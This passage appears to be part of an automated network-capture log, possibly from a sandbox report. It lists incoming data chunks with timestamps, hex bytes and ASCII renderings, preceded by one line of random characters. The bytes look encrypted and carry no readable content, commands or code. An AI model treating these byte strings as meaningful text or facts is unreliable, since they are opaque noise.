.fT^eOJ2!L$&3!jr?`Wi5!BH"1Ufq[pFlG>HS+bow?*PCA:Vzk1zCz109C_TORl%B/b<u2{Sca|cVWWdx|
2022-05-26 20:56:18 UTC	10	IN	Data Raw: 35 f8 d7 2f 03 f8 7a ff e0 07 b0 69 75 d4 10 81 d8 44 bf bd 7a ab 5f 70 da f3 4b 89 68 0c 96 98 94 15 a0 92 ba 2a fc cf f4 79 4a 28 2f 28 75 a2 dd 17 15 50 5e a3 4e b6 5f 52 c6 9c 22 cf fc 59 d1 ab 18 eb e1 34 d4 e7 5d ad 3a fc 41 1c 72 e2 11 57 11 01 0d b5 df e9 a4 f3 90 57 a2 a2 30 10 11 e4 82 5e 96 c1 49 b6 40 f8 ff 00 06 d4 01 ef f8 fc 92 0b 5e 14 a7 0f 94 0a 72 ef e3 73 0b da 2f a9 33 11 eb bf 30 0a 77 03 f4 c1 ca 66 14 04 f6 00 63 be 2a b9 e3 f8 dc e9 04 5a b4 f8 92 11 84 a0 97 e7 e7 bc 66 39 0c d5 b9 13 36 8b 23 96 09 31 9d 7a b0 a4 12 d8 bd f6 81 01 a8 b1 da 9f ba 48 30 ce 90 8b 10 2a 88 1a b2 9a 68 be 07 0b 55 69 78 8f 80 4e 60 8c 03 db 2c d2 9c 90 f3 6a 58 be 45 36 e2 89 48 2b ee a5 ce b6 bd 4b 9d e8 c1 0a db e4 47 38 59 a7 d2 ba e3 e1 c9 d8 ee Data Ascii: 5/ziuDz_pKh*yJ(/(uP^N_R"Y4]:ArWW0^I@^rs/30wfc*Zf96#1zH0*hUixN`,jXE6H+KG8Y
2022-05-26 20:56:18 UTC	12	IN	Data Raw: 8d 29 44 9a 80 19 d8 5b 8f 99 d1 33 8b 44 63 ba 91 8a b1 04 a4 9b 5a 4a 7f d3 ea 9f db b3 3d d0 b4 82 57 ad 21 45 94 21 36 50 48 68 2a 9f 56 1d c6 0c ce 65 e5 f7 11 c4 d3 92 ba 7a 46 34 5f fc f7 6c 5b ef d1 92 95 61 cc f1 98 ed 83 57 e7 72 02 74 0c b6 ad df 68 ba 44 ec 67 fb 7d 96 db 22 39 c2 eb 0d 6b 74 fe 40 c8 de 01 6f 99 e3 1a 60 15 1e 77 1e cd 80 a0 6b 5c ec 6d 15 b5 85 1d 5c c4 11 9c b5 36 cd e4 9d 4d 4c b1 5a c2 68 fe 54 39 7e 8d a4 cf 32 dc bf 4e 22 43 71 32 2b b0 eb 68 d7 91 dd 60 91 d4 e6 2e 5b 1b f6 5e 0c b7 cd 46 35 24 f1 0c f5 3e c3 93 66 6d 29 9f 74 c9 67 3d ab 63 db 6c 3c 9c 36 43 80 81 4d 15 a7 cd 96 82 3d 01 7f 0d f7 fa 2e 62 a6 21 2f 5d 4c 82 54 d9 ed 33 82 11 1a e2 18 0b 0a 95 31 a9 34 d4 0d ed d1 cd 20 de 28 77 66 9c 84 61 a8 a8 b9 ac Data Ascii:)D[3DcZJ=W!E!6PHh*VezF4_l[aWrthDg}"9kt@o`wk\m\6MLZhT9~2N"Cq2+h`.[^F5$>fm)tg=cl<6CM=.b!/]LT314 (wfa

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	13	IN	Data Raw: 05 b5 86 9a ad e3 8f 93 a8 92 bc 17 72 5f f5 d6 88 c8 e3 12 76 4f 4a 98 df af 31 21 03 0c 6a 27 0d 27 80 be 71 85 d0 9d 67 1c ab f9 72 7f fc 24 3b 23 5f 83 c8 1c 15 1b 51 6f 89 c8 f6 68 af 1b 28 55 03 fa a7 b5 ac f0 ee db ab 7d fe 67 72 1e 6b 99 08 c1 59 ea f7 3f b7 00 50 5c 89 e8 fb cb a9 75 8a a0 bb ee 98 3e a4 92 42 c2 09 10 4c 5f 2e 82 4b bd 2a db 94 b5 9c da 8c 70 f5 87 dc 53 dd 68 81 a0 e3 11 c7 56 61 16 13 b4 b4 b9 0a 2a bd 90 95 6f 87 aa 10 43 e5 a2 31 b4 52 0c 30 99 e1 50 2e 90 39 eb c6 6b a9 93 3f e0 70 48 ba 9e ad 12 e9 9e 2a b2 d5 a6 67 f3 4b 9b 27 7f 4d 96 fc 9a 02 9f a2 a6 3a ba 06 3a 1f 50 1a 2b 76 56 e9 f9 af 8f eb 32 63 f7 8d 3e 07 3f 40 c9 1e ba b9 aa a8 73 17 68 67 f7 92 b7 be 6d d7 f0 d6 73 16 a0 d3 7b 51 a8 81 3d 7c f9 65 ea 33 f2 97 Data Ascii: r_vOJ1!j"qgr$;#_Qoh(U}grkY?P\u>BL_.K*pShVa*oC1R0P.9k?pH*gK'M::P+vV2c>?@shgms{Q=|e3
2022-05-26 20:56:18 UTC	14	IN	Data Raw: d6 2b 77 db 73 d7 85 2e 18 6f 79 d7 67 d5 fe 62 aa 9c 5a 7c 77 0e d0 8d 6f 9f 96 09 b4 ee a6 18 81 d9 81 01 2e ee f6 b5 65 28 25 3f 5a 0f 59 19 57 75 8a 96 ae c9 6e 52 c0 b0 bd 1b e7 6f fa ca 9c eb eb ea f3 ee 71 ba 40 51 38 1c 78 ff e0 42 1d 2c 20 34 ee e9 a4 f7 bb 43 dc 9a 6a 10 35 8a 41 5e 97 c9 64 a0 9e fd fb 7e 0c d4 05 cf 79 c5 72 11 76 64 a7 0f 92 67 b6 ef f2 51 83 f7 27 89 09 0a 1b 3b 16 21 69 70 ee 37 c6 49 c4 1d ff 9a 63 e8 f2 b9 e3 f6 fc bf f0 5a b4 f6 d5 46 84 a0 9b c2 e9 9a 5b 31 05 5f 26 2b d5 55 37 9b fe 7d 9d 70 c4 9e 15 f8 34 fc 40 1e 80 44 a4 8d bd 60 8e b0 bf 8d 38 4f 9f 75 55 44 68 9e 1c 36 46 4f 7e f1 ed 4e 33 ed 7d f4 6a d2 98 fe f3 5b 5e b4 9a 10 e8 a2 8d 0e c6 f8 e6 d8 b7 53 b6 e6 cb 04 dd 99 5b 18 47 8f 2d 91 e0 ec ca 99 e9 f5 80 Data Ascii: +ws.oygbZ|wo.e(%?ZYWunRoq@Q8xB, 4Cj5A^d~yrvdgQ';!ip7IcZF[1_&+U7}p4@D`8OuUDh6FO~N3}j[^S[G-
2022-05-26 20:56:18 UTC	16	IN	Data Raw: 6c a9 92 29 da d7 8b 99 d1 32 ea 18 63 ab e5 e6 b1 77 7d 99 7a d1 43 2e f2 91 22 9f 37 fd 9b eb 62 ad 2b 69 17 d5 1c 7a a8 45 21 b9 78 eb 68 0c c4 68 e8 06 3a c7 d9 e1 42 03 31 05 e7 de 55 6a 73 46 fb dc b7 08 e6 f0 9e fd b0 70 c5 15 04 62 90 ea d8 df 68 b1 44 a9 64 34 67 a6 d9 0f 76 e8 c3 d2 55 74 f4 79 32 a0 01 69 b7 fa 0a f2 33 be 69 36 32 b6 a0 6d 65 2d 55 14 bf ab 98 5d ee 65 f9 98 3f ef cf d5 6f 92 b1 50 16 3c 14 7f cc 51 bd c5 d1 14 d0 8d 82 3a 65 7c 7d 53 96 3b 7c f9 4e c7 42 47 e2 7a d1 5b 1d d8 50 ef b7 c7 92 1d 2c d0 c1 3f 29 cd 76 76 6d 23 b9 5c 41 67 14 84 bd db 0f 14 d0 37 58 ba 9f 60 a4 81 ca b6 ce 1f d1 70 5b 42 fa 2e 60 98 b9 26 7b 4d 82 bc d9 ed 33 77 11 1a e2 0b 01 be a3 e1 b7 1c 2b 30 ed d9 ae 95 fa 6e 71 70 86 db 64 b9 bf a1 87 16 58 Data Ascii: l)2cw}zC."7b+izE!xhh:B1UjsFpbhDd4gvUty2i3i62me-U]e?oP<Q:e|}S;|NBGz[P,?)vvm#\Ag7X`p[B.`&{ M3w+0nqpdX
2022-05-26 20:56:18 UTC	17	IN	Data Raw: 88 84 91 36 89 b9 af 81 aa 02 5f 4d f4 d2 b1 99 ce 03 16 67 e7 99 c4 95 1a 94 48 0c 6c 0d 15 0c 6c 89 24 17 d0 86 53 38 7b 47 a2 61 d4 96 3b 23 48 d5 5a 1c 15 15 73 cb 8a ee dd 15 9f 30 28 57 6e 8c 5b b5 a6 e2 1d fc a8 7e d2 6b 59 ef 63 b6 38 b8 5e ca 09 0d 4b 15 5e a5 f2 fd fd e3 19 58 8d 8d 90 85 b3 cd 85 0f 47 b2 37 f6 66 73 2d fd c7 bc 2a dd 8b da 18 fd 8c 52 dc b6 dc 52 d8 86 a1 85 ee 5d c7 56 6b 08 3e aa 90 a2 67 13 a7 b6 b1 84 83 98 29 bb 04 8a ce b2 7a e3 18 2a eb 78 fd b8 58 ed dc 4c 72 b6 1e ed bb be 9e 9d 36 12 e9 94 14 18 08 a8 d0 f1 b5 8d 16 7f 4d 9c e0 90 03 9f ae 62 00 de 88 3c 37 11 31 2b 70 38 73 f8 af 89 ed 2d 2b ef dd 38 42 f1 41 c9 19 be 91 e9 a9 08 94 07 17 f6 92 b1 b8 46 ad fb d6 61 79 20 d2 7b 57 ae a9 75 65 e7 4e 89 91 8d e8 f0 6b Data Ascii: 6_MgHll$S8{Ga;#HZs0(Wn[~kYc8^\^XG7fs-*RR]Vk>g)z*xXLr6Mb<71+p8s-+8BAFay {WueNk
2022-05-26 20:56:18 UTC	18	IN	Data Raw: 75 fe c9 ff e4 29 30 08 75 de 02 72 f8 60 88 35 52 6a 59 5a d1 9d 65 89 68 08 ea 30 bc 69 aa 57 cc 2a fc ca c5 c9 61 28 85 2c 5e 1e 09 39 15 41 58 e7 0f 37 6e 54 bd 95 09 1b e3 74 ff a8 ba c0 e2 3e d2 e7 5b 91 5b 3c 2e 95 79 f5 3a 2f 3b 2a 0a 31 da 58 a4 f7 bd 89 82 da 32 7f 9c cd 41 58 ed c7 64 b4 9a f4 b5 7e 06 d2 db 84 5c f6 0e 15 76 e1 bc 22 b6 04 96 c3 c4 a9 0b df d8 8f 25 09 c4 d6 9f 20 69 08 a4 3b c6 4d e8 25 a2 9a 69 ca 19 94 ea da dc ec d0 71 b2 f9 d6 0d 88 8b 68 e8 f8 cc de 31 05 5d 25 29 d2 52 35 9b 92 7d 9d 7c 92 ce 15 f8 3a 0a 51 61 c3 4e da 9b d3 ee 85 ce 96 a1 2e 35 b1 1a b8 40 6a fb 8f 1a 55 6f 03 83 92 4e 37 86 2d c4 6a d8 ba bb e8 72 5f ae 44 37 e2 89 72 2b c6 88 e6 93 fb 4b 9b ff ee 33 f7 e3 4f c8 59 a7 d2 91 e0 ea e1 34 fc d8 a0 ef 97 Data Ascii: u)0ur`5RjYZeh0iW*a(,^9AX7nTt>[[<.y:/;*1X2AXd~\v"% i;M%iqh1]%)R5}]:QaN.5@jUoN7-jr_D7r+K3OY4
2022-05-26 20:56:18 UTC	20	IN	Data Raw: 81 dc de df 0a 99 dd 74 a3 18 62 ba 9b 7f b1 7a 8d 9b 54 06 65 fe ed a2 ed 9b 37 e6 b2 02 62 f4 21 41 ae c3 00 5d 9e 4e 0a e1 56 13 d8 24 3b 62 c5 0b 39 71 d3 ca b7 0e 16 05 e7 de 68 41 40 cf 85 e0 bd 20 c9 9e c5 fb ad 5b d7 1e 13 52 1c 8d 75 f4 02 30 5a a2 4f c4 57 58 d6 24 db fb c4 f9 86 65 f3 79 4a 51 12 69 b3 e3 5b 70 15 6e 6c 0d c9 b1 b2 6f 65 50 55 14 bf ec 6b 5d ee 65 e0 a7 32 e1 5c fd 65 99 99 08 c8 1b 14 3b 62 74 95 83 f1 66 fa 47 b1 0a bc 7b 5d cf a2 ef 4a 45 b1 c7 48 53 ce e6 44 5b 1b fa 19 bd b7 cd 46 36 8a fb 27 1f 10 5e 77 66 6b 32 bf 4b 19 74 3b bc bb ee 4e 9a 67 04 df 8d f4 05 0d 81 c0 9e ae 1e d1 67 2f 76 87 2e 64 8a b5 a5 7c 9a b4 1d 26 ed 39 5a 3a b9 c9 fe 2b 06 fb 4c a9 34 d0 10 f3 f7 56 3e d2 91 77 66 9b de e1 9f a9 b3 a6 30 56 f0 63 Data Ascii: tbzTe7b!A]NV$;b9qhA@ [Ru0ZOWX$eyJQi[pnloePUk]e2\e;btfG{]JEHSD[F6'^wfk2Kt;Ngg/v.d|&9Z:+L4 V>wf0Vc
2022-05-26 20:56:18 UTC	21	IN	Data Raw: b9 cf a3 aa ad a9 00 1b 59 9a df fd 78 82 f0 3c 34 4f 0a 99 c4 9f 53 21 48 1d 68 31 a9 5e c8 af 0f f9 a1 d5 63 3c 7a c8 8f 46 f2 d9 2c b9 2d 00 60 1c 14 0f 67 5c ac ec c5 f1 dc 7d 28 53 00 a3 16 b5 ac fb 27 d2 9e 73 ba 60 74 3c 91 b4 10 e1 74 c6 28 cc 6c 35 98 a9 a2 06 ee d3 18 75 c0 a6 93 8f fa 3e ae 5d 43 df b8 8f 2e 77 2f 93 3a f5 2a db 88 a0 b8 cd aa 56 a4 1d a8 f9 de 58 8a ba eb 39 e1 54 79 8c 6a f9 b6 a4 1d 77 ea b6 b5 82 bf 57 14 4d 18 bb ab c6 70 e5 30 82 e1 71 f3 97 3f c5 3d 46 ac b3 3f cb 70 61 90 9e 82 19 c2 7a 39 82 c5 96 c7 f3 04 9b 18 7f 2e 87 8f e2 01 89 3e c7 5f f6 20 3d 46 5f 1b 2b 71 25 42 ce 89 8b fa 80 5f 5d 8d 38 69 af 6c e4 3e be 89 79 d0 3e 11 07 18 87 df b1 b8 44 8b dd c9 53 7b 39 48 02 1b ae a9 77 0c b5 63 85 b6 fe 9f f7 6d e5 51 Data Ascii: Yx<4OS!Hh1^c<zF,-`g\}(S's`t<t(l5u>]C.w/:*VX9TyjwWMp0q?=F?paz9.>_ =F_+q%B_]8il>y>DS{9HwcmQ
2022-05-26 20:56:18 UTC	22	IN	Data Raw: 78 e9 ce 26 77 29 74 de 02 7c e7 62 a0 99 7a 2c 5f 70 da e2 25 88 68 02 90 32 82 3f bd 38 8a 2a fc c8 ee f3 65 27 2f 2c 5e 1e 5d 39 15 52 4d 9d ab 31 48 3d 94 99 09 11 cd 4f f9 5c 9c e8 d1 3e f9 e8 5d bc 49 3e 41 1c 78 f7 21 48 1a 2d 2c 1d b3 e9 a4 fd 91 71 f7 2b 30 13 25 c8 41 39 96 cb 64 b4 9e 9b 81 ae 1c d4 05 cd 51 98 42 15 7c c3 40 0f 92 24 66 f1 e3 79 17 df 61 8f 25 05 ee 5e 16 21 6f de c0 37 c6 4f c4 4b fe 9a 63 e8 e0 b9 e3 fa f2 2e c1 5a b2 22 e6 d7 84 a2 b5 a9 f0 e4 60 19 e2 5b 0e 27 f4 a1 93 9e df 1b fb 1f dc ca 70 9e 56 b1 37 7a e1 66 28 9f bc 66 ac 3e 90 8d 3e 63 78 1a b8 42 40 7a 06 1b 53 43 78 8c a2 44 33 e6 03 c5 6a d2 9c 91 e0 58 40 a9 69 30 c4 a1 27 2b ee be cc fe 96 bc 9b fd dd 00 fd 83 7e c8 59 a7 d2 91 e0 c2 0f 2d e9 f3 a6 46 bc 40 7a Data Ascii: x&w)t|bz,_p%h2?8*e'/,^]9RM1H=O\>]I>Ax!H-,q+0%A9dQB|@$fya%^!o7OKc.Z"`['pV7zf(f>>cxB@zSCxD 3jX@i0'+~Y-F@z
2022-05-26 20:56:18 UTC	24	IN	Data Raw: b5 d7 c7 88 f9 0d a2 18 69 6a ba 98 b1 75 51 dd 5a 40 6f 91 ac b8 dd 95 19 fa 99 2a 87 ad 21 47 92 d4 36 6a 3f 24 2a 9f 7f db fc 7e c4 62 c5 2b 17 d3 f3 33 ba ac 2f 63 82 b2 19 09 3d 8c 9e ba db 45 53 f7 88 db 9b 7c 47 86 65 12 6f f8 16 ba 0e d6 0b 3c 49 d8 5c b0 02 48 0b 8e a6 b4 0d 11 92 0d 2a bb 9f 6f aa d8 e3 52 1f e2 11 7b ab d3 c6 0e 2b a2 30 8a 95 c7 b6 95 8f 09 82 d3 50 ac ac 9b 00 f5 aa 77 d5 3d 1d 3d 25 59 8f af d2 0b fa f4 c6 3f 6e 6f 7b df a8 c6 70 f7 a7 d4 47 6a 81 c4 fa d7 10 db d0 e3 9c 29 41 35 cd e8 23 3e d3 e3 7e 7c 0f 2a a2 3f 20 6e 65 bc b9 f9 58 10 c9 69 d7 d2 fa 38 01 90 ce b1 dc 0c d5 68 2d 12 98 26 7f ed f4 27 05 5b ae 33 c8 e9 26 57 71 08 96 6a 79 6a dd 3c b8 31 c3 68 fe da 97 25 e5 4e 44 d9 8b e5 4f b4 a2 bf bb 3f 68 c0 72 84 6a Data Ascii: ijuQZ@o*!G6j?$*~b+3/c=ES|Geo<l\H*oR{+0Pw==%Y?no{pGj)A5#>~|*? neXi8h-&'[3&Wqjyj<1h%NDO?hrj
2022-05-26 20:56:18 UTC	25	IN	Data Raw: ef dc cc e4 da 72 14 3a ba b7 c3 02 bf 0c 30 4b 61 88 ba c5 32 21 4c 1d 61 48 34 26 80 a9 8f a3 d0 9d 67 34 76 d4 cd 23 d5 db 31 30 55 75 70 3a 1c 7e 09 43 8a e4 ae 2f a4 30 22 40 0d 0c 5b a4 a0 95 75 fe 8e 5f 32 39 72 14 75 ca 4e e7 5e ce 2f 14 19 40 78 a3 8d 66 94 ce 1b 61 0a f8 93 8f 9c 40 ce 4c 41 cd 29 e0 e6 17 2f 92 4f 95 ce db 89 b3 86 f1 8b 45 be ea bd 59 d9 78 08 f4 92 19 a6 5d 66 36 29 dc c3 83 7d 0d a0 96 87 6a a9 7a 2e a0 e4 5d ce d4 1f 83 55 ff 8e 1e 9d f5 61 8c d7 41 8c 4a 3c 80 4f ca f9 d3 32 77 8f fb 5f e7 b7 ad c5 73 14 9b 18 7b 33 da 8f f3 07 bf d6 41 e8 f9 7f 1c b3 0d 1b 2b 11 b9 32 f8 af 8d 93 7b 2b f6 89 27 99 d1 24 af 7e d9 f7 86 cf 16 4e 2a 0b d6 28 1a b8 45 1d ac d6 75 7d 0b d4 05 08 ae a9 72 76 87 3e 85 b7 f7 b7 4a c0 ec 79 87 d2 Data Ascii: r:0Ka2!LaH4&g4v#10Uup:~C/0"@[u_29ruN^/@xfa@LA)/OEYx]f6)}jz.]UaAJ<O2w_s{3A+2{+'$~N*(Eu}rv>Jy

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	26	IN	Data Raw: c9 28 3e 6e 60 ed 03 87 fd 69 8b 6c 50 42 5b 71 d0 8b 67 f2 0b 08 be 34 82 12 78 8e a0 28 87 a9 de f9 61 2a 54 4f 5e 1e 59 3f 16 56 03 e7 da 37 6e 58 cd 9f 24 1d e5 41 d6 aa 9c ed e7 33 a1 ed 5b bf 7b e7 6b 1c 6b c5 3f 54 02 2a 0a 35 9d e9 a4 e6 b9 2c be dc 30 14 0f e1 4c 78 94 df 72 98 94 bd a7 78 2a c6 2e c5 73 f5 b3 68 14 eb a7 0b b9 d3 b0 80 9a 79 15 fd 25 9b 38 22 c5 9f 30 0b 14 6d df 37 c2 66 14 0d fe 9a 7a f0 01 b9 86 fc da c1 b1 5a b4 e3 fe c1 ab a6 ee b2 f1 e4 60 4b 06 d6 2c 21 d4 54 28 9e 29 5b 8b 66 97 a9 33 d3 36 de 7a e9 8b 65 da 9d c7 02 84 ce 94 8b 3f 48 e7 46 b9 44 62 81 2b 1d 73 61 54 9b b9 4d 3f c2 fb c2 62 8a 97 92 e8 03 a0 b5 45 37 e1 9f 56 fc e9 b2 68 b1 93 58 9c 73 cf 03 fd e2 73 ce 4f ae c4 96 c8 b4 e3 2d e3 fc 8c cf 9d cb 9a a0 69 Data Ascii: (>n`ilPB[qg4x(a*TO^Y?V7nX$A3[{kk?T*5,0Lxrx*.shy%8"0m7fzZ`K,!T()[f36ze?HFDb+saTM?bE7VhXssO-i
2022-05-26 20:56:18 UTC	28	IN	Data Raw: c7 9f a2 fb a2 18 65 d5 e2 99 b1 71 7f b3 c5 40 65 f8 c4 8f dc 9f 31 94 24 03 62 ab 0b 42 8f dc 1c 61 b2 68 2a 9f 7e c3 c6 24 e7 63 c5 07 0d e9 d1 ec 9b fd 07 05 e7 d0 54 94 5b e9 fb c7 8d 23 cd 79 9e fb ad 2a cf 33 12 76 1c 04 07 74 68 b0 6f b5 62 d7 5a 94 ca 95 41 c8 c3 d2 6a 05 d4 68 4c df 14 44 ba de 2c 4f 5e 45 71 15 e6 51 aa 40 b8 c3 7d 8f b5 83 36 45 c3 64 c1 bd 1e bc c9 fd 6f be ba 71 cb 17 35 a7 31 5c 83 88 d1 12 04 b3 8a 0a 0f 7b 5d c3 bd ec 4a 4d b1 c7 44 48 ea 3a fa 8b 05 d8 ce ef b7 cb 64 aa 27 fb 21 3d 59 eb 77 6c b3 23 c7 71 41 67 39 c2 eb ff 49 1e c6 18 4c f4 b6 60 0d 85 a5 e1 84 1f db 49 30 09 fa 28 4e 8f 85 2f 5d 4a aa 1d d9 f2 7e 5c 36 57 c9 fe 20 18 b5 39 a9 02 d4 30 ed cc 86 20 eb 10 34 66 9d f2 5e 89 bf a3 27 4b 7e 5e 62 9c 50 47 7c Data Ascii: eq@e1$bBah*~$cT[#y*3vthobZAjhLD,O^EqQ@}6Edoq51\[]JMDH:d'!=Ywl#qAg9lL`l0(N/]J~\6W 90 4f^' K~^bPG|
2022-05-26 20:56:18 UTC	29	IN	Data Raw: ad 99 91 14 54 81 d8 dc 80 79 e4 24 ba 4f 4a 93 18 99 18 21 49 1c 6a 27 31 27 95 af 22 ba d0 9a 63 3c 7b dd b9 51 d0 db 55 23 59 ab 42 1c 15 00 48 39 e4 ee dd 6f b0 1d 21 75 07 fa d2 b5 ac f0 1b fc 84 7e 47 65 09 7a 71 b4 14 e4 31 46 03 1b 6d 32 57 a1 f2 86 fd e3 19 76 e5 2b 93 8f 92 3a 86 1e 41 c9 28 99 35 77 2f 98 67 bf f4 f4 8b ce fb fc 8c 50 b0 83 f4 00 de 58 81 cf 48 11 c7 5c bf 0d 11 cf d8 a4 1c 02 a4 b2 9d d1 a3 7a 04 04 95 a2 31 b8 a4 e2 36 b1 61 78 fb 9a e5 c7 b3 22 ad a5 15 c6 59 ac 89 b5 05 74 e9 99 39 82 d6 a6 d9 c3 48 9b 2b 7f 4d 87 ac f3 03 8e a6 c5 79 f6 20 38 21 3b 12 0d 77 11 e6 f8 af 83 c6 19 20 dd 78 3a 13 d9 41 c9 1c bf fe 6f a9 73 1b 19 34 f5 b4 6f b2 4f b6 0a d1 5d f3 20 d2 71 8b a8 83 76 7c e9 63 85 b5 f3 82 f0 7e c6 79 b3 f8 5e 36 Data Ascii: Ty$OJ!lj'1'"c<{QU#YBH9o!u~Gezq1Fm2Wv+:A(5w/gPXH\z16ax"Yt9H+My 8!;w x:Aos4oO] qv|c~y^6
2022-05-26 20:56:18 UTC	30	IN	Data Raw: 33 9d 75 cd 38 ae fe 77 a0 9b 52 16 5f 70 c1 8f 4d a4 69 08 b8 28 b9 1c 8c 00 8b 51 79 cb de fd 4f 23 04 d9 5e 1e 5d 22 25 56 5a d9 83 36 6e 2f c6 98 18 65 93 69 d2 af 86 c6 eb 12 e8 ed 75 35 49 3e 4b 37 7c e6 36 7f c4 54 79 35 f2 ed a6 98 c9 56 dc d6 4e 63 15 cc 45 5d f9 b8 65 b4 94 e5 f2 7e 06 d0 01 a0 0a df 42 1f 73 fa ac 27 f2 23 b6 e5 cf 74 6b 84 27 8f 21 19 a9 cb 17 21 63 25 c3 49 b5 4d ec 09 e9 f5 1b c1 07 b3 9d 8f da c1 c5 55 b7 da 2e d7 84 aa f2 9b f1 e4 60 3f 01 62 2c 25 d4 55 2b bd 25 f3 2a 6d e3 b6 38 f2 16 c9 7c 15 a6 76 df 9b bc 60 97 c2 bb 7e 2b 4e a3 e9 b6 40 79 91 9c 74 20 68 78 85 87 63 3f cf 12 c1 05 a4 9d 91 ea 76 49 95 40 24 e6 a2 97 3a ea 9c 91 d9 bd 41 8e d3 ee 25 d6 e7 6d cc 72 a7 ac e7 e0 ea e6 3c ed 9a fe c8 b7 c1 86 8d 06 a8 36 Data Ascii: 3u8wR_pMi(QyO#^]"%VZ6n/eiu5I>K7|6Ty5VNcE]e~Bs'#tk'!!c%IMU.`?b,%U+%*m8|v`~+N@yt hxc?vI@$: A%mr<6
2022-05-26 20:56:18 UTC	32	IN	Data Raw: cf 97 c7 57 af 05 b5 37 e3 b8 c9 83 92 d9 8c b8 06 77 c5 ab e8 ab 82 e2 7d 0e 4f 4a 98 d7 97 4c 52 48 0c 6e 35 3b 0f 07 ae 0f f2 bf e4 62 3c 71 a3 d1 61 d4 df 29 2b 71 23 61 1c 1f 7e 33 43 8a e4 a3 18 a5 30 2c 41 09 fa d2 b4 ac f0 5f 86 8f 55 b8 19 01 14 71 b0 02 ef 76 40 02 1b 6d 71 01 a2 89 e2 d6 fa 63 06 8a a6 97 81 9c 2f ab d6 35 0a 22 f6 67 18 86 92 4b b7 45 a0 88 b5 9f ed 89 43 eb 94 d9 43 db 49 87 9e 3c ea 38 a9 1f 62 13 b4 b2 cb 97 07 a7 bc b9 fd d7 7a 0e 6f 0c c8 5e 3e 7b e5 3a 9b c7 18 f3 1e 8e cd 80 45 ac b5 27 90 25 df 9c b5 50 10 86 ec 38 82 dc d8 b1 f3 4b 9f 10 f1 fa 90 d6 9c 7a 9e a4 b4 69 82 20 3c 33 00 0c 58 fd 38 6f f2 bc 80 fc 13 23 e1 85 b6 df a0 18 a6 96 bd 91 e9 b8 7a 7e 7e 19 f6 98 cf cc 45 9d f5 b9 fe 78 20 d8 77 29 da a9 76 79 ef Data Ascii: W7w}OJLRHn5;b<qa)+q#a~3C0,A_Uqv@mqc/5"gKECCI<8bzo^>{:E'%P8Kzi <3X8o#z~~Ex w)vy
2022-05-26 20:56:18 UTC	33	IN	Data Raw: 7c f8 12 27 a3 d7 2b 77 ee c8 ff e4 2f 66 1c 75 de 0c be f7 1c d1 9b 52 6e 40 60 bf 47 65 89 62 20 2c 31 94 1f bb 1b 06 62 fc cb df 96 3e 28 2f 26 66 97 5d 39 15 2e 2f 88 86 32 7c 5e b8 e9 09 1b e3 06 1b ab 9c e1 9f 45 f9 e7 59 d3 80 3e 41 16 50 6a 3d 54 3d 3b 06 b9 cd e9 a4 f6 d4 0c dc dc 3a 3b 4e b2 34 5e 96 cf 76 b9 e0 ea 81 7e 02 bb cc cf 79 d4 3c 64 76 eb a3 60 5b 22 b6 e5 9d 08 15 f7 23 e0 ec 0f c6 b3 68 50 69 0e db 58 0f 4d ec 07 d6 3a 68 c0 0d a8 ee 70 e4 c1 c1 5b db a9 fd d7 8e 8b 84 91 85 e4 6a 35 7b 2a 0e 21 d0 3a a9 b2 21 77 ee db bb af 1f 97 6b d4 51 15 fe 3c da 9f b8 0f 26 cf 90 87 46 39 88 1a bc 2b cb 95 06 11 15 1f 84 70 6d 5c 31 97 76 c5 6a d6 f3 f4 e0 5a 54 c3 c1 37 e2 8d 6e 21 90 c1 e6 d8 b9 24 3f ff ed 09 83 92 7e c8 5d c8 77 90 e0 e0 Data Ascii: |'+w/fuRn@`Geb ,1b>(/&f]9./2|^EY>APj=T=;:;N4^v~y<dv`["#hPiXM:hp[j5{*!:!wkQ<&F9+pm\1vjZT7n!$?~]w
2022-05-26 20:56:18 UTC	34	IN	Data Raw: 45 12 72 9c 0f f0 85 51 07 f6 28 c7 99 d7 24 2f 38 63 ba 9a b0 e2 76 79 9d 23 60 65 fe ed c8 fd 9f 37 fa 99 11 52 af 21 61 bf d5 1c 7b b2 68 3b bf cf ee 16 12 ec 9d c5 0d 17 d2 5f ea b1 7d 4f 2d b4 d5 7f 6a 22 c9 fb dc bc 51 ed f1 9e fa 87 4e ff 31 03 54 0a 9e 73 d4 68 b0 7f 82 e9 ed ac 88 f5 f0 38 e8 c5 c4 e7 54 f4 68 4d f6 52 68 b3 fe 53 43 15 6e 76 6f ed b6 a0 6a 67 d7 65 16 b5 95 30 5d ee 38 e7 b5 27 e9 8e d0 b5 8d 99 a5 c8 1b 18 40 11 27 94 89 d7 60 d0 97 af 39 69 7b 5d da 80 e9 62 f1 b1 c7 42 4a ca ce c0 7b 73 dd e1 f1 9f 32 4c 1e 21 ec ab 35 38 eb 76 4e 3e 22 b9 5a 38 47 3d ad bc 8e 69 14 d0 37 69 99 ab 62 0d a1 ca b6 84 14 d1 61 34 28 f8 03 b4 90 bd d0 5d 4a ac 23 55 cd 39 5c 13 39 9a ff 21 0d fc 11 a9 34 d5 41 cd df 86 21 d0 7d 47 64 9d d6 49 9f Data Ascii: ErQ($/8cvy#`e7R!a{h;_}O-j"QN1Tsh8ThMRhSCnvojge0]8'@'`9i{]bBJ{s2L!58vN>"Z8G=i7iba4(]J#U9\9!4A!}GdI
2022-05-26 20:56:18 UTC	36	IN	Data Raw: fd d3 86 c8 bf 58 9c af e7 8f c7 d6 82 bc 1d 58 4b c5 fb b3 a4 eb 0f 26 59 56 b4 d7 b9 20 24 4e 1e 69 0f fd 27 80 a9 19 cb f9 b6 64 36 50 3b b1 64 ff 31 32 50 eb aa 60 16 0d 3c 5e 64 82 ed cb 7d b6 35 3a 56 07 c0 58 9d 62 fa 30 f9 a8 7e b1 6d 59 fe 79 9c df e7 5e cc 25 1d 4a 18 06 dc 89 e8 f7 c9 1b 1a 39 a7 93 85 b2 3e b5 7c 46 c9 48 f6 66 77 a8 92 4b ac 02 83 88 b5 93 e7 a1 61 95 90 c8 21 6a 59 8b aa d3 3c ea 70 77 00 33 4f b9 bb 1c 0e b1 a2 c6 36 a2 7a 04 72 37 bf 17 bb 15 53 31 99 e1 6e fc ff 8e ec dc 4c a5 9d 4c c7 5b aa 96 6b 7f 1f c2 57 35 a9 07 ad e9 12 6e b3 54 7f 4d 8d 9c f7 12 9b 84 b8 38 26 3e 14 c8 17 1b 2d 58 8d 6f f8 a9 9f e7 32 4a f6 8d 32 b6 b7 47 e3 d7 bc 90 f3 a9 73 11 07 19 f6 